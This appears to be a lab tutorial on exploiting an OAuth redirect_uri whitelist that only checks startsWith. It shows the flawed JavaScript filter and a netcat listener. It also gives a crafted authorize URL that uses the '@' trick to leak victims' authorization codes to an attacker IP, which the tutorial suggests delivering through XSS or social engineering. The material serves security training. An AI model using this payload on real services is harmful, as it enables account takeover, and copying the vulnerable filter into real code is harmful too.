# redirect\_uri Misconfiguration

What is redirect\_uri?


The redirect\_uri is the URL the user is redirected to after authorization is complete.

Example URL:

<http://securedocs.htb.net/oauth/authorize?response_type=code&redirect_uri=http://deletedocs.htb.net%2Fcallback&scope=view_profile%20delete_document%20view_documents&client_id=deletedocs>

## First Site

Firstly navigate to <http://securedocs.htb.net/> and click Register.





Fill out the required fields and click Submit. Once you've authenticated, you'll see the following:




We're going to click Upload Documents. The application allows us to store text files on the server up to 4MB in size. Just create a text file and upload it!

We'll create file.txt with any content and try to upload it.





We can now enter a description and click Upload.





Let's view the file.txt file and see what the functionality is doing.



It seems it's just storing the file and then the description. If we click the hyperlink, it looks like we can view that file's content.

## Second Site - OAuth


Let's navigate to <http://deletedocs.htb.net/> and read the description:

Delete anything from Securedocs securely and quickly. Delete multiple documents from your SecureDocs safely and quickly:

It seems we can delete documents using this sub-domain. Let's click login and intercept the request with Burp.




Forward this request. Just take note of the request method, endpoints, etc., in case we need that information later.




This is the OAuth Request. We can see the redirect\_uri is deletedocs.htb.net, and the Host is securedocs.htb.net.

When testing an application, it's best first to see if it works as intended, so we'll forward this request without any changes.



We get redirected to login. Just enter your credentials and intercept the request:

Forward the first request, then spot the OAuth request:




This is good to know. So we can see what DeleteDocs will have access to for our account on SecureDocs.

**Permissions and actions**


View your documents

Delete your document

Perfect. Let's allow this.




Forward the request



Forward this request.

Oh nice, there's the access code! This indicates success.



It's working as intended. Let's not delete anything.

## Bypassing redirect\_uri Filters

Firstly open a terminal and type the following:


nc -lvp 1337

Now navigate back to Delete Docs and go back to the Login option and intercept the request.

<http://securedocs.htb.net/oauth/authorize?response_type=code&client_id=deletedocs&redirect_uri=http%3A%2F%2Fdeletedocs.htb.net%2Fcallback&scope=view_documents%20delete_document>

We will modify this by changing the redirect\_uri to see if the OAuth Provider verifies the URI it is redirecting to.

<http://securedocs.htb.net/oauth/authorize?response_type=code&client_id=deletedocs&redirect_uri=http%3A%2F%2F<SERVER_IP>:<PORT>%2Fcallback&scope=view_documents%20delete_document>



We're greeted with an error:

500 TokenError: Invalid Redirect URL

As we can see, the IDP application successfully blocks the request via a filter.

This is most likely implemented via a whitelist, such as the following:

Code: javascript

if (typeof redirectURI === "string"){  
 let whitelistedRedirectUrl = [  
 "<http://deletedocs.htb.net>"  
 ]  
  
 let shouldRedirect = false  
  
 whitelistedRedirectUrl.forEach(url => {  
 if (redirectURI.startsWith(url)){  
 shouldRedirect = true  
 }  
 })  
  
 if (!shouldRedirect){  
 return done(  
 new oauth2orize.TokenError(  
 'Invalid Redirect URL',  
 'access\_denied'  
 )  
 );  
 }  
 }

Here is an example.

"<http://deletedocs.htb.net>"

The two above subdomains are in-scope for the redirection.

Read the rest of the code. Can you spot the bug?

Code: js

let shouldRedirect = false  
  
 whitelistedRedirectUrl.forEach(url => {  
 if (redirectURI.startsWith(url)){  
 shouldRedirect = true  
 }

Here shouldRedirect is set automatically to false. However, if the redirectURI starts with <http://deletedocs.htb.net>, it'll change that shouldRedirect value to true. Thus, a redirect happens with the access code. If the above check fails, it will return the error.

Well, this is a common thing developers do; however, it's not very secure. We can trick the browser into redirecting to another website using the @ character.

**Why would this work?**

You can perform redirection by tricking the browser into thinking it’s going to be logging into another site. This method isn’t the best because it will prompt the user. However, in our case, since OAuth is in use, the user may be tricked into believing it's a part of the process.


For example:

[http://somethinginsecure.com@pwned.com](mailto:http://somethinginsecure.com@pwned.com)

How will this bypass the filter? Well, the check looks at the URL, so if the URL deletedocs.htb is present, anything past that will be treated as a URL; thus, we can bypass the filter.


<http://securedocs.htb.net/oauth/authorize?response_type=code&client_id=deletedocs&redirect_uri=http%3a%2f%2fdeletedocs.htb.net%40http://<VPN/MACHINE> IP>:1337&scope=view\_documents%20delete\_document

Pass this into your browser, and let's test it out!



So far, no error. Click Allow.

Success!



We've got the code. We can utilize this link with any XSS vulnerability or by social engineering someone to click it, and once they do, we would obtain their secret key and be able to authenticate to their account.

**Note:** Always just test if you can parse a malicious domain before actually trying a bypass.